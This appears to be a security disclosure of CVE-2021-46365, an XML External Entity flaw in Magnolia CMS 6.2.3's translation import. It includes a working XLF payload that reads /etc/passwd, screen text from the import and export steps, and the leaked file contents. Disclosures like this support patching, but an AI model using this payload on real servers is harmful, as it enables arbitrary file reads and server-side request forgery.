Magnolia Disclosures

Version 6.2.3

Environment:

- Magnolia 6.2.3
- Ubuntu Linux

Findings:

1. CVE-2021-46365: XML External Entity in Content Translation

Description:

When importing ".XLF" files in the "Content Translation" module, if the XLF contains malicious XML "DOCTYPE" entities, these can be used to:

- Read arbitrary files by using the "file:" protocol and the "Export" function
- Perform Server-Side Request Forgery (SSRF) attacks


Proof of Concept:

The following XML file was used to import the content of the "/etc/passwd" file into the translation:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE note [<!ENTITY sp SYSTEM "file:///etc/passwd"> ]>
<xliff xmlns="urn:oasis:names:tc:xliff:document:1.2" version="1.2">
    <file datatype="html" original="magnolia.export" source-language="en" target-
language="de">
        <header/>
        <body>
            <trans-unit extradata="2015.10.27 11:41:44 110" id="05872876-073e-40a3-a3c5-
0d0a18c1d43d:title" resname="Page properties: Page title">
                <source xml:lang="en">&sp;</source>
                <target xml:lang="de"/>
                <note>http://travel-demo.magnolia-cms.com/tour-type.html</note>
            </trans-unit>
            <trans-unit extradata="2015.10.27 11:41:44 110" id="05872876-073e-40a3-a3c5-
0d0a18c1d43d:navigationTitle" resname="Page properties: Navigation title">
                <source xml:lang="en">Tours</source>
                <target xml:lang="de"/>
                <note>http://travel-demo.magnolia-cms.com/tour-type.html</note>
            </trans-unit>
        </body>
    </file>
</xliff>
```

We import the above XLF into a translation and then we can immediately export the respective translation in order to obtain the contents of "/etc/passwd".

Import:



Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.181:8080/magnoliaPublic/.magnolia/admincentral#app:pages-translation
Recommendation
magnolia
Find...

Import translation file

File to import *

Upload another

Name exploit


Size 1 KB

Format xlf

Import options

- ✓ Overwrite already existing translations
- ✓ Also import empty translations

Export (any format can be used for the export, but, in this case, CSV is used):




Admincentral - Magnolia - Mozilla Firefox
Admincentral - Magnolia
192.168.243.181:8080/magnoliaPublic/.magnolia/admincentral#app:pages-translation:browser;/travel/to
magnolia
Find...

Export translation file

File format *

- ○ Excel (Xls)
- ● Comma Separated Value (CSV)
- ○ XLiff (Zip)
- ○ Google Spreadsheet (CSV)

Resulting CSV containing "/etc/passwd":



```
"Modification date of page","Key","Link to page","Title","Default language (en)","de"
"2020.10.21 15:43:08 953","05872876-073e-40a3-a3c5-0d0a18c1d43d:title","http://travel-demo.magnolia-cms.com/tour-type.html","Page properties: Page
title","root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
```